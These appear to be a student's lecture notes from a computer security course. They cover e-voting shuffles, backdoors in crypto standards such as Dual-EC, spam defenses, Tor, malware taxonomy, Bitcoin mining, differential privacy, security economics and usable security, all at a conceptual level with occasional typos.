They start with a "ballot box" B (sequence of encrypted ballots) and end with B', which should be equivalent (reordering of reenc of B)

Proof protocol

- prover produces B_1
- B_1 should be equivalent to B and B'
- prover (shuffler) knows the correspondence between B and B_1, and also between B_1 and B'

  Note: if B is not equivalent to B', then B_1 can't be equive to both

- challenger flips coin, asks prover to show equivalence between B and B_1, or B' and B_1
- prover "unwraps" the equivalence

  "Look, we can get from B' to B by reenc with these random values then reordering like this"

  BUT remember that you can't show the equivalence between all three because then the challenger would know a path from B to B' and you don't want that.

Play this proof game k times. If the prover is lying (B not equivalent to B') he will get away with it with probability 2^{-k}.

This whole complicated game is designed to convince us that B and B' are in fact equivalent without telling us what the exact mapping is between B and B'

This seems like a problem since there exists someone that know the correspondence between voters and ballots. BUT we can use multiple shuffling steps so that we only need one honest shuffler to maintain the secret ballot

Upshot: can know 1-1 correspondence between voters and published plaintext ballots, but not what the correspondence is

A lurking attack What if the voter remembers the random r used to encrypt their ballot? The voter can prove how they voted by revealing r.

$$\text{enc ballot} = (g^r \mod p, mg^{rx} \mod p)$$

Fix? Introduce a trusted voting machine that the voter cannot manipulate; it encrypts ballot and refuses to reveal r. But yet another problem: how do you know voting machine protects integrity and confidentiality of ballot?

In summary

PAPER	ELECTRONIC
counting: slow, expensive	counting: fast, cheap
voter sees record directly	voter does not see record directly
main threat: tampering afterwards	main threat: tampering beforehand

PAPER + ELECTRONIC RECORDS: method of choice

Example: optical scan voting. Voter fills out paper ballot, feeds ballot not scanner, scanner records electronic record, paper ballot feeds into ballot box

HYBRID COUNT

- count electronic records

- statistical audit for consistency of the paper records with the electronic records
- for sample of ballots, compare by hand

15 Backdoors in crypto standards

Note: see piazza for lecture slides

USA used navajo as a code during WWII

- couldn't get an accurate phonetic rendering of the code
- provided authentication because people can't replicate the tonal language easily

Obvious weaknesses vs. back doors
OBVIOUS WEAKNESS

- everyone knows it and can see it
- eg. reducing the key size to make brute force attacks easier

BACK DOOR

- presence is not obvious
- keyed backdoors vs. unkeyed backdoors

  KEYED BACKDOORS: need a secret master key to access back door

  UNKEYED BACKDOORS: not obvious, but just hoping that someone doesn't notice; like a hidden door in real like

Data Encryption Standard (DES)

(1) introducing a stronger encryption standard would make US communications more secure (2) but would also allow enemies to find/use this stronger encryption

Three organizations working on DES IBM, NIST, NSA DES is a Fiestel-like procedure

- had S-boxes with constants (discovered differential crytpanalysis, S-boxes are resistant, but didn't want people to know about differential cryptanalysis)
- key length = 56 (NSA wanted to use 48, IBM wanted to use 64, they compromised at 56)
- a number of iterations

People were concerned about a builtin backdoor. In reality, NSA tried to weaken the algorithm (smaller key size) but installed no backdoor.

DUAL-EC

Definition. Relies on elliptic curves (EC)
Points are solutions to equations of the form

$$y^2 \mod p = (x^3 + ax + b) \mod p$$

You “add” two EC points to get another EC point. Multiplying point by an int is the same as adding it to itself repeatedly. ◇

How it works

- Pick random, non-secret EC points P, Q
- start with secret integer s_0
- to update and generate new output

  $s_i = x(s_{i-1}P)$ where x(.) extracts x coord

  output $T(x(s_iQ))$ where T(.) truncates, discarding 16 high order bits

Problem 1
Adversary can create keyed backdoor if they can choose P and Q (see slides)
So then naturally the NSA chose P and Q.

How to generate P and Q?

- choose random seed
- use a one-way algorithm
- get P and Q

But what if adversary chooses the seed?

It should be okay as long as one-way algorithm is good, and the adversary can’t understand the relationship between P and Q

Problem 2 Output bits are easily distinguished from random. NSA argued against fixing this (a vulnerability)

(It’s overwhelmingly likely that NSA created a keyed backdoor into this standard by choosing P and Q)

What happened SSL/TLS are exploitable in practice. NIST’s errors? Not insisting on fixing vulnerabilities, resulting in a loss of trust in NIST.

The end-user was more vulnerable to NSA due to keyed backdoor and more vulnerable to others due to the bias (unkeyed backdoor)
Net effect: semi-keyed backdoor

Digital Signature standard (DSS)

There are a lot of known insecure curves, and some curves that are probably secure, but no one can prove it. Let's also say that some adversary can break a fraction f of the believed-good curves.

How do we choose a curve when the standard writer might be an adversary?

- standard writer chooses a curve (never secure)
- choose randomly (secure with $\Pr = 1 - f$)
- one-way algorithm with adversary choice; $\Pr = (1 - f)^k$

Backdoor-proof standardization

- Transparency

  discussions on the record, rationale for decisions published
- Discretion is a problem! It gives adversary latitude.

  eg. choice of technical approach, choice of mathematical structure, choice of constants
- Use competitions, because negotiations in a standards committee is risky.

  participants submit completely proposals. One is chosen by a group and the chosen proposal is adopted as-is or with absolutely clear improvements (this is how AES was gotten)

Shared trust standards benefit everyone :)

16 Spam

Scope of problem:

- Vast majority of email is spam (99+%)
- Lots is fraudulent (or inappropriate)
- 5% of US users have bought something from a spammer

  The anonymity makes this attractive for certain kinds of products
- Spamming often pays (low cost to send, so need little success to profit)

How email works

- Messages written in standard format
  - Headers: To, From, Date, ...
  - Body: can encode different media types in body
- Traditionally:

  $$\boxed{\text{sender's computer}} \xrightarrow{\text{SMTP}} \boxed{\text{sender's MTA}} \xrightarrow{\text{SMTP}} \boxed{\text{recipient's MTA}} \xrightarrow{\text{IMAP}} \boxed{\text{recipient's computer}}$$

  (MTA: Mail Transfer Agent)
- Webmail model:

  $$\boxed{\text{sender's computer}} \xrightarrow{\text{HTTP(S)}} \boxed{\text{sender's mail service}} \xrightarrow{\text{SMTP}} \boxed{\text{recipient's mail service}} \xrightarrow{\text{HTTP(S)}} \boxed{\text{recipient's computer}}$$
- More complexities:
  - Forwarding
  - Mailing lists
  - Autoresponders

Spam as a market failure

It is very cheap to send email.

Most of the cost falls on recipient

- Needs to store message
- Human takes the time to actually read the message

Anti-spam strategies

Laws, technology, or combination

Note that most spam is already illegal (either fraudulent offer, false adverising, or offering an illegal product).

Definition. Spam

1. Email the recipient doesn't want to receive

   Problems:

   - Defined after the fact
   - Legally problematic (anyone can say they didn't want some message)
   - Not what you want (just not wanting it doesn't make it spam)

2. Unsolicited email

   Problems:

   - What does this mean? (May not explicitly have asked for a given email)
   - Lots of unsolicited email is wanted

3. Unsolicited commercial email

   Problems: less than in definition 2, but still the same issues

◇

Free speech: (legal constraint, principle we'd like to honor)

- Minimum: don't stop a communication if both parties want it
- Legally, there's no absolute right not to hear undesired speech.
- Commercial speech gets less protection than political speech.

Definition. Spam (CAN SPAM Act)

Any commercial, non-political email is spam unless:

(a) recipient has explicitly consented, or

(b) sender has a continuing business relationship with recipient, or

(c) email relates to an ongoing commercial transaction between the sender and receiver

◇

None of which can really be distinguished/enforced with software.

There exists vigorous enforcement against wire fraud, false medical claims, etc. because it's relatively easy to follow the money.

Law against forging the From address is surprisingly effective
Disadvantages for spammer:

- Forced to identify themself
- Easy to filter

Private lawsuits

- ISP sue spammer to cover their server resources, etc.

  (AOL: sue spammers and give a random user their stuff!)
- Serves as a deterrent

Anti-spam technologies:

- Blacklist:

  List of "known spammers", refuse to accept mail from them (usually by silently discarding them)

  - If list holds From addresses: Spammer will spoof From address (though then spammer is also breaking the law)
  - If list holds IP addresses: Spammers move around, compromise innocent users' machines and send spam from there (very common);

    also note that outgoing email IP address is often shared

  How aggressive should you be about putting people on the blacklist?

  - Too slow: spammers can get away with spamming
  - Too quick: false blocking
  - Also need to worry about DoS attack; forge spam "from" the victim
- Whitelist:

  List of people you know, reject email from everybody else

  - Blocks too much if you forget to add people to your "allow" list
  - But: can combine with other countermeasures (exempt certain people from another countermeasure)
  - Better: allow from a trusted list and be more skeptical of others
- Require payment:
  - Pay in money:

    Sender pays receiver
    OR sender pays receiver IF receiver reports messsage as spam (generates

    incentive problem for reciever)
    OR sender pays charity if receiver reports as spam

    Problem: really expensive for large mailing lists

  - Pay in wasted computing time:

    Sender must solve some difficult computational puzzle

    Works internationally, but big problem for large mailing lists, destroys computing time

  - Pay in human attention:

    CAPTCHA

    Can hire solving of CAPTCHAs in various ways (sweatshops, make people solve to see porn, ...)

  General problems: often raises cost of legit mail, hard on legit mailing lists, often wastes resources rather than transferring them, spammers sometimes willing to pay anyways because it often costs them less

- Sender authentication

  Address-based: princeton.edu says which IPs can send a @princeton.edu "From" address.

- Content-based filtering:

  Recipient applies filter algorithm to content of incoming email

  - Early days: keyword-based

    Lots of false positives, ways to work around these

  - Now: word-based machine learning, often also personalized (relying on user to label as spam or not)

    Spammer can test the non-personalized part by making an account and seeing what gets marked as spam – until filters started looking for the word-salad test messages

  - Collaborative filtering: use other users' reports as indicator of spam

Robocalls now a huge problem: FTC gave public challenge to solving this. A kind of fun defense? Pretend to beep and be an answering machine.

17 Anonymous Communication

Guest lecture: Prof. Arvind Narayanan

Two centuries ago if you wanted a book you went to the library. In a small town, people locally knew what you were viewing. Today, people locally probably don't know what you're viewing, but other people and agencies globally might know.

Crypto for security has clear goals and technical defintitions, but crypto for privacy is fuzzy and often morally ambiguous.

Crypto can help you hide your identity and enables powerful forms of anonymous communication:

- Payments
- Publishing

Is the internet anonymous? **NO**

- Best case: pseudonymity
- Worst case: identified
- Encryption does not hide identities

Pseudonymity

- Use of (usually random) psuedonym as ID
- Often confused for anonymity
- AOL example: AOL released search logs but replaced searcher account names with numbers. Based on the information in the user's searches, the person associated with No. 4417749 was identified in real life.
- The problem: one user is always logging into the same acocunt, so search patterns can reveal identity

Anonymity via Unobservability

- Hiding the existence of communication *or*
- Making suspicious traffic look like innocent traffic *or*
- Piggybacking suspicious traffic on innocent traffic (steganography)

Anonymity in Numbers (Tor)

- Lots of people want anonymity
- All use the same system/protocol
- Adversary can't tell who's who ⇒ anonymous within some *anonymity set*
- How it works: a set of users send their messages through the communication network. The messages are mixed up in the network and sent to the receivers.
- Idea: you know which users are using this communication network, but you don't know who sent which message
- **Key Idea 1: Trusted Mix**
  - This is not as anonymous as you may think: the sender must tell the mix the recipient address, and the mix is able to view all the messages
  - Problem: aversary can flood the mix with fake senders
- **Key Idea 2: Encryption**
  - Encrypt sender-mix message with public key encryption
  - Problem: mix knows both identities
- **Key Idea 3: Mix Cascade**
  - A chain of 3 mixes
  - Even if the middle one is compromised, you still can't see the relationship between the input and output of the first and third mixes
  - OK as long as one mix is honest
  - Problem: but how do we encrypt in this context?
- **Key Idea 4: Layered Encryption**
  - Like an onion, successively encrypt message in reverse order
  - Each mix peels off a layer of encryption when sending the message, then forwards
- **Key Idea 5: Randomized Routing**
  - Sender pre-selects random path through network
  - All address information is encrypted: when each router decrypts, it finds the address of the next router in the path
  - Routers know nothing but previous and next node

  - This is secure because an adversary cannot listen to every link on a network

- Problem: How can the reciever respond to the sender?
  - Sender pre-selects return path as well
  - Sender sends layered encryption of return path with original message
  - Receiver knows only first router in return path
  - Each router knows successive router
- Problem: High-latency vs. low-latency
  - So far this works for email
  - But it seems too slow for web browsing because you'd need to route each packet. This is computationally costly and more messages being sent leads to more risks. *Note: asymmetric encryption is slow.*
- **Key Idea 6: Circuit Switching**
  - Build a circuit for each session, instead of a different route for each packet
  - Use above protocol for key exchange, then Alice shares a symmetric key with each router in path
  - Use layered symmetric encryption for regular messages within a session, with the same path used for both directions $\Rightarrow$ In reverse, each router *adds* a layer of encryption
- **Key Idea 7: Tunneling**
  - Conceptually, Alice $\leftrightarrow R_2$ is tunneled through Alice $\leftrightarrow R_1$
  - But it seems too slow for web browsing because you'd need to route each packet. Remember: asymmetric encryption is slow.
- Problem: How can Alice trust routers?
  - Key exchange requires public keys: routers are authenticated
- **Key Idea 8: Directory Server (How Tor Works)**
  - 1. Alice's Tor client obtains a list of Tor nodes from a directory server
  - 2. Alice's Tor client picks a random path to destination server. All links are encrypted except for the link between the exit node and the receiver
  - 3. If at a later time, the user visits another site, Alice's Tor client selects a second random path. *Again the link between the exit node and the receiver is not encrypted.*
- **Potential attack: Traffic analysis - timing correlation**

  - Adversary watches Alice - first router link and last router - Bob link
  - The timing patterns are highly correlated, so Tor is vulnerable to a “global passive adversary”

Note: Tor is used for both good and bad, and there’s no way to keep only the good uses.

Note: exit nodes can read all unecrypted messages.

Note: Tor does not provide data encryption - the website/server still needs to provide its own encryption mechanism if it wants an encrypted connection.

Anonymous publishing: run a webserver without revealing your IP address by picking a random rendevouz point. Both Alice and the server anonymously connect to it.

- Silk road is an example

18 Malware

Stuxnet was a piece of malware that reportedly infected 1/5 of Iran's nuclear reactors.

Malware Taxonomy

- Doesn't spread + requires host: Trojan, Rootlet
- Doesn't spread + runs independently: Keylogger, spyware
- Spreads + requires host: virus
- Spreads + runs independently: worm

What are the goals of malware?
Money: spam, steal data and credentials
Launch attacks - DoS, cyberwar

Why does Window suffer the most?

- larger market share
- more bugs, greater attack surface
- usability and backward compatibility emphasized over security
- fewer versions, more homogenous "monoculture, like in agriculture"

Hosts

- executable files
- boot sector
- macros (like in a word or excel doc)

Anything computationally powerful to allow self-replication (think Facebook statuses too!)

Definition. Payload: Code that attacks ◇

Definition. Infection mechanism: how it spreads ◇

Infection analysis

People are either susceptible, infected, or recovered (not susceptible).

Viruses life cycle

1. Dormant – can then reproduce, or can attack once it's triggered
2. Reproduction – then infects others
3. Infection – can then go dormant

Worms

1. Target locator; find vulnerable machines

   Example: For emails, scan email address books/buy lists of email addresses. For IP addresses; scan IPs

2. Infection propagator; compromise victim and transfer copy

   Example: an email with attachments

3. Lifecycle manager; command and control the worm

SQL slammer

This was a worm that was only 404 bytes!!!! Its doubling time was less than 10 seconds and randomly scanned for IP addresses to locate targets. 90% of susceptible machines on the internet were infected in 10 minutes
It caused a buffer overflow in SQL servers.

Flash worm Pre-scans the entire internet to pre-compute the infection tree. Has a branching factor of 10 and a height of about 7 (depends on number of vulnerable hosts).

Each infection knows its subtree address so that 1 million hosts might be infected in less than 2 sec

Rootkit Tools used by attackers after they compromise a system.
Purpose:

- hide presence of attacker
- allow for return of attacker at a later date
- gather info about environment

For example, a kernal rootkit might list processes and modules and intercept API calls from applications.

Defenses

Antivirus

- **Traditional: signature based**

  Uses substring/regex match to check software against database of byte-level or instruction-level signatures, one for each malware or family.

  They are speedy, and often manually compiled or updated. They can't be proactive; are looking only for known attacks

  Evading this

  - encryption – encrypt malware body (so it looks random), and decrypts upon execution
  - polymorphism – decryption routine also looks different each time
  - metamorphism – different instructions, same semantics (eg. `SUB eax, eax == XOR eax, eax`)

- **Sandboxed emulation**

  Runs code in a sandbox and checks for malware signatures in memory. This defeats polymorphism, but is slow.

- **Behavioral Analysis**

  Detects if a piece of code tries to do suspicious things, such as modifying the registry, attempting to edit system files, attemptint to hid or replicate, or connecting to known malware IPs/hosts.

Network based defenses
Firewalls and etc.

Host-based defenses
eg. nicer UI so user isn't easily tricked

19 Bitcoin and cryptocurrencies

The easy way is to use the banking system.
Alice → Bob payment: 3-way protocol with bank

But: what if we want privacy/have no trusted third party? Decentralized e-cash protocols MIGHT be able to address the need.

Bitcoin in three steps

Step 1: Goofycoin
Rules

- goofy can make a coin (uniqueID, value) signed by k_{Goofy}, where k_{Goofy} is the key that Goofy uses to sign the coin
- new coins belong to k_{Goofy}
- owner can transfer the coin to another key: PayTo (k_{Alice}, Hash(coin)) signed k_{owner}

  This is a valid coin if it has valid signatures that belong to Alice and owner, respectively

For Goofycoins, the *key* is the *identity.* The *name* of the user is the *hash(public key)*; called the "address" in bitcoin lingo.

Problems: *Biggest problem:* owner can spend a coin with PayTo, and keep it; called "double spending". Also, coins are indivisible; also, Goofy can make infinite money.

Step 2: Scrooge coin Like Goofycoin, but scrooge is in charge
Changes:

- multiple coins input/output from transaction
- Transaction:
  - input coins [list of coins]
  - output coins: list of (value, owner) pairs
  - Tx (transaction) consumes input coins, creates output coins
  - total value outputs == total value inputs
  - Tx must be signed by owners of all inputs
- Scrooge publishes a log of ALL Tx that happen.

Solves double spending - first Tx to spend a coin ”wins”; subsequent spending is invalid. Tx isn't ”real” until it's in the log

Pros and cons
PRO: solves double spending and indivisibility problems
CON: have to trust Scrooge, and Scrooge has to exist to publish the log

Step 3: Bitcoin Like Scroogecoin, but decentralized log protocol (along with other minor differences)

Peer-to-peer layer in Bitcoin

- there exists a virtual broadcast layer to publish info
- info “floods” on P2P layer
- Log consensus algorithm

  goal: everyone agrees what's in the log
- millions of participants, anonymous incentive to cheat

Data structure: ”the blockchain”
The first block is a genesis block – a sort of null block. Inside each block: (1) hash of previous block, (2) nonce, (3)list of Tx. The idea is that you get a chain of blocks, but in real life probably looks like a tree

Okay, well if it's a tree then there's ambiguity about which Tx happened. The basic problem? Users aren't trustworthy. How does bitcoin deal with this? Mining.

Mining

Proof-of-work
The rule is that Hash(block) must start with 0000000... (k 0 bits). Otherwise, block is considered not valid. To find a valid block, try nonces at random, test if they work.

This is **mining**; it's computationally intensive and on average, take 2^k tries to find a valid nonce. If you find a valid block, you broadcast on P2P network and now it exists as part of the block structure.

Why would anyone do this? **Block reward**
Each block can contain a ”coinbase” Tx that creates 25 new BTC. The miner gives them to somebody (read: to him/herself). So the incentive to create blocks is high (25 BTC is close to $8000).

1 block found every 10 minutes (on average)

Longest chain rule:
If the block chain branches, treat the longest chain as the real one.

Where to mine?
If you find a block on a subchain that is not accepted as the ”real” history of the system, then your 25 BTC is worthless. *Incentive argument:* everyone wants to maximize chance that their new block is on the consensus chain, terefore miner will put the block at the end of the longest chain. The result is tha one long chain grows.

In principal the chain can branch, but in practice, due to the incentive argument, it'll probably be one long chain

**** Problems with incentive argument ****

- it doesn't work if one liner controls $> 1/2$ of mining power
- assumes complete information

  The assumption that the blocks you know about are truly the blocks that exist. What if there is block withholding?
- circularity

  why assume everyone else is well-behaved?

A few more details about mining

- Block difficulty (number of leading 0s it needs) adjusts adaptively

  target: 1 new block per 10 minutes
- Total mining reward available is about \$500 M/year

  Current hashes per second computed $2 \cdot 10^{16} \approx 2^{56}$
- Mining pools

  many miners share rewards and are paid in proportion to their computing effort. also exist protocols to prevent cheating

The bitcoin economy
There is about 13.5 M BTC in circulation.

Total monetary base:
$13.5M \cdot \$380 = \$5$ billion in circulation using the exchange rate 1BTC = \$380 (rate as of 11/19 morning)

BTC is functionally more useful than other currencies in certain circumstances, which is what people are paying for!

Bitcoin exchange
Like bank for BTC

- can deposit, withdraw BTC, USD, can make payments on your behalf
- risk! exchange is dishonest
- risk! intrusion during exchange

  BTC is cryptographically verifiable, meaning you can't unwind transactions
- risk! exchange might just go wrong

  half of bitcoin exchanges have failed for some reason or another

Where to store your coins?
Really, the question is, where to put your private keys? The equivalent of a simple "wallet" is to store keys on your computer. However, the risk in this is that if your key is deleted, your money is deleted. If your key is stolen, your money is stolen.

20 Big data and privacy

When you have a big db with data about people, you want to make valid inferences about the population as a whole, but not valide inferences about individuals.

Approaches

- release summary stats

  good privacy if done right because it withholds useful information

- anonymize the data set before release

  This is much harder to do right than it sounds because of two problems:

  - quasi-identifiers: unique but ”not identifying”, e.g. birthday + zip code + searches for their own name
  - linkage to outside data, e.g. looking at netflix data and looking at IMDB data to re-identify people

In analyzing big data, we want semantic privacy.

Definition. Given two databases D and D', where D' is D with your data removed, anything an analyst can learn from D, they can also learn from D' ◇

Theorem 20.1. *Semantic privacy implies that the result of the analysis does not depend on the contents of the dataset.*

Definition. A randomized function Q gives ϵ-differential privacy (E-DP) if for all datasets D_1, D_2 that differ in the inclusion/exclusion of one element, and for all sets S, the following is true:

$$\Pr[Q(D_1) \in S] \leq e^{\epsilon} \cdot \Pr[Q(D_2) \in S]$$

As ϵ goes to 0, we get stricter about privacy. ◇

Useful fact: Post processing is safe.

If $Q(.)$ is E-DP, then for all functions g, $g(Q(.))$ is E-DP.

How to achieve E-DP?

Ans: Add random noise to "true answer"

Example. Counting queries: `‘‘How many items in the DB have the property _____?’’`

- Let C = correct answer
- Generate noise from distribution with probability density function (PDF) $f(x) = \epsilon/2 \cdot e^{-\epsilon|x|}$
- Return C + noise

We can prove this approach is E-DP, where ϵ is a measure of accuracy/privacy. There's a tradeoff (as accuracy increases, privacy decreases). ◇

To make results "non weird" (1) round off numbers to integers, (2) if a result is less than 0, set it to 0, and (3) if a result is greater than a cap N, set it to N.

What about multiple queries and averaging?
Theorem 20.2. *If Q is E1-DP, and Q' is E2-DP, then (Q(.), Q'(.)) is (E1 + E2)-DP. (Essentially, you've added how non-private the queries are)*

The implications? You can give an analyst an "ϵ budget" and let them decide how to use it.

Generalizing beyond counting queries
If each element of the database can add/subtract at most some number V from the results of the query, then we can generate noise from this distribution:

$$f(x) = \epsilon V/2 * e^{-\epsilon V|x|}$$

and the result will be E-DP.

Problems

Collaborative recommendation systems:

> "People who bought X also bought Y"
> "If you like this you'll also like that"

Example. Artificial example: But what if there exists a book that only Ed would buy?

> "People who bought said book also bought Y"

Now you can easily extract information about what else Ed buys. ◇

Example. Less artificial example: But what if there exists a rare book that you know Ed bought?

“People who bought said book also bought Y”

Collaborative recommendations are still a clue about what Ed bought. ◇

How to fix

Look at internals. Let’s say a system computes a covariance matrix (basically a correlation between all pairs of items) to generate these recommendations. The matrix could be computed in a DP fashion, adding noise.

Other useful tricks

Machine learning + DP queries: A machine learning algorithm exchanges a bunch of DP queries and results, and it’ll synthesize a new data set.

21 Economics of security

Does the market produce optimal security?
What is optimal?

1. Definition 1: Strong Pareto efficiency
    - Condition A is strong Pareto superior to condition B if everyone likes A better than B
    - Condition is strong Pareto efficient if no strong Pareto superior alternative is available
    - Criticisms: requires that everyone agrees that condition A is better
2. Kaldor-Hicks efficiency
    - Less stringent than Pareto efficiency (which requires that no one is worse off)
    - Condition A is KH superior to condition B if there exists zero-sum payments P among people such that A + payments is strong Pareto superior to B (payments need not happen, theoretical construct)
    - For example, if the beneficiaries of pollution could theoretically pay the victims enough that neither party is worse off, that's KH efficient
    - Criticisms: payments are theoretical. So taking $1 from every poor person and giving $1.02 each to Bill Gates is KH efficient

A world with perfect information and perfect bargaining would be SP efficient and KH efficient.

Proof:
SP efficiency: By contradiction:
Suppose outcome is not SP efficient. Then an alternative exists that is SP superior to outcome. Then bargaining would lead to that alternative.

KH efficiency: also by contradiction: Suppose outcome is not KH efficient. Then there is an alternative A, payments P that A + P is SP superior to outcome. Therefore, outcome is not KH-efficient.

So, there must be some market failure happening because the world is certainly not SP efficient (and thus certainly not KH efficient). *Note that the goal is not maximum security, but efficent security. Invest in a solution only if TOTAL BENEFIT > TOTAL COST*

Market Failure 1

Negative extenalities (think spam, DDoS). The user will invest in reducing harm to self, but not in reducing harm to strangers. So here, there is an underinvestment in security because there is an external harm (beyond producer to buyer), and bargaining to fix externalities is not possible in the real world.

Market Failure 2

Asymmetric information: It's hard for buyers to evaluation the security of products. The producer knows more about the security of the product than the customers do.

Recall the "lemons market" from a few lectures ago. If a consumer can't tell high quality goods from low quality goods, the consumer won't pay extra for high quality and the producer then won't invest in quality.

Antidotes

- warranties
- seller reputation

(as a sidenote, both work poorly for startup companies)

Network effects

A product that becomes more valuable as more people use it (think email, phone, search engine) tends to push markets towards monopoly. Standards can lead to positive network effects without monopoly.

Network effect cons
It leads to a monoculture which can help the bad guys

Network effect pros

- scale efficiencies in terms of security
- internalize some of the benefits
- antidotes to the lemons market problem with be more effective

Race to market: Network effect markets will often tip toward the early leader. There might be lots of contenders for a market, but really only one winner. So, time to market is critical.

This leads to companies getting an MVP into the market as soon as possible and without waiting for better security. They can make a small upfront payment now in hopes of a large payoff later. This leads to a "bolt on security" kind of approach.

Can this be fixed?

- Large customers can protect themselves. There might also be market structures to improve information flow? For example, insurance companies or certification programs.
- Liability rules can changed so that a producer must pay user if their product caused a breach. *Optimal liability rule: cost borne by whoever can best prevent harm.* This approach argues for liability for producers, BUT it's (1) hard to attribute blame, (2) hard to measure harm, and (3) there's a substantial cost to adjudication.
- Public inspections; a large buyer demands ability to publicize their security evaluations of products

22 Human Factors in Security

Why do users maker errors?

- Bad UI/UX design often leads to mistakes

  Ex. if pilot makes mistake, there needs to be a change in design to make that error harder to make; the blame is on the system and the person

- Rational ignorance, because the cost of informing yourself is greater than the cost of a breach.

  Security/system is too difficult to understand

- Heuristic decision making (mental shortcuts)
- Cognitive biases

  There are certain well-established biases that exist that cause people to make certain types of errors. An adversary might exploit people's cognitive biases to make mistakes

Often, *relying on a smart user* has hidden costs. For example, Prof. Felton has an anecdote about calling people to authenticate emails, which was a hidden cost for him.

Another common mistake is *designing for yourself*. This can be a problem for other users who can't make sense of your UI, or even for your future self, who may have forgotten how to navigate your UI.

Wifi Encryption

Open wifi-networks are not encrypted, but pretty much everybody recommends encrypting wifi networks. Additionally, PUwireless is a closed network that should be encrypted, but isn't.

Problem: Key distribution known to all devices. For example, someone buys a wifi access point, and want to be able to access the internet. Users don't know how to enter in the key.

Why don't people encrypt?

- Encryption is a bad out-of-box experience (when people lose the key/can't find it/etc.)
- Lack of I/O on some devices
- Need to remember key over time, which is a pain

How could we fix this?

- exploit physical proximity between devices
  - ”tap to pair this device”
  - line-of-sight medium: one device can make a sound that another device can hear/etc.
- physical transfer of ”dongle” that plugs into each of these objects
- try to adopt trust on first use (TOFU approach)
  - First time two things connect, we believe that it works from there on out and that they are who they say they are. We assume key won’t change over device
  - This will prevent an impersonation of a device

    Warning-based approach: allow things to connect and warn the user when a new devices are connected “Hey, someone just connected to your network, is that right?”

Email Encryption

A paper titled “Why Johnny Can’t Encrypt”
The authors took PGE e-mail users and provided them with a scenario. They prepoppulated the inbox with Alice and Bob’s communication, and then asked the users to provide secure messages to people.

People made ALL kinds of mistakes and seriously screwed up the security chain. Some even sent their own root passwords.

This was a user study of secure email which showed that there are LOTS of security problems and LOTS of security errors.

Why?

- UI design mistakes
- Metaphor mismatch

  For example, the term “key”: There are two different kinds of keys and no analogy for which is which. This is confusing for the user.

Sidenote: The paper asks: What is the right metaphor for thinking about encryption/signatures? One option: cipher text is very much so like a locked treasure chest, but that's still confusing

- User has to do a lot of work upfront before communicating at all

  For example, users need to spend a lot of time encrypting prior to sending stuff out

So what's the user's role?

- Control mechanism (think blocking cookies)
- Can use tools (such as clearing history)
- State goals (tell the system what you want)

The **goal is to have naturally secure interfaces**. For example, the light comes on when camera comes on (though in some devices this can be bypassed). Another example is a push-to-talk button on microphone; the microphone only works when you push it.

Social barriers to adoption

Social barriers to using encrypted email include

- Stigma attached to use of crypto:
  Usually it's used by someone who's a bit paranoid, don't want to be seen as the kind of person who would encrypt their e-mail
- Etiquette of encrypting message:
  A reply message should be encrypted if and only if the original message was; it's awkward if that's not the case
- Encryption as a barrier to recruitment:
  Cost up front because it makes it harder to bring people in, the benefit comes later; this was the way the system was set up.
- Warning messages:
  Dialog fatigue - too many warning messages on which people just click OK
  Counter measures *(though all have limited value)*:
  - vary design of the dialog boxes
  - No by default
  - Delay activation of OK button
  - ”Hey you really need to read this”

Microsoft's NEAT/SPRUCE framework for security/privacy UX

- Is your security or privacy experience Necessary? Can you eliminate or defer user decision?
- Is your security or privacy experience Explained? Do you present all info user needs to make decision? Is it SPRUCE?
- Is it Actionable? That is, is there a set of steps that the user can follow to make the decision correctly
- Is your system Tested? Is it NEAT for all scenarios, both benign and malicious?
- When presenting a choice to the user:
  - Source: say who is asking for the decision
  - Process: give user actionable steps to decision
  - Risk: explain what bad thing could happen if user makes wrong decision
  - Unique knowledge: tell user what information they bring to the decision
  - Choices: list available options, clearly recommend one
  - Evidence: highlight info user should include/exclude in making decision

23 Security and ethics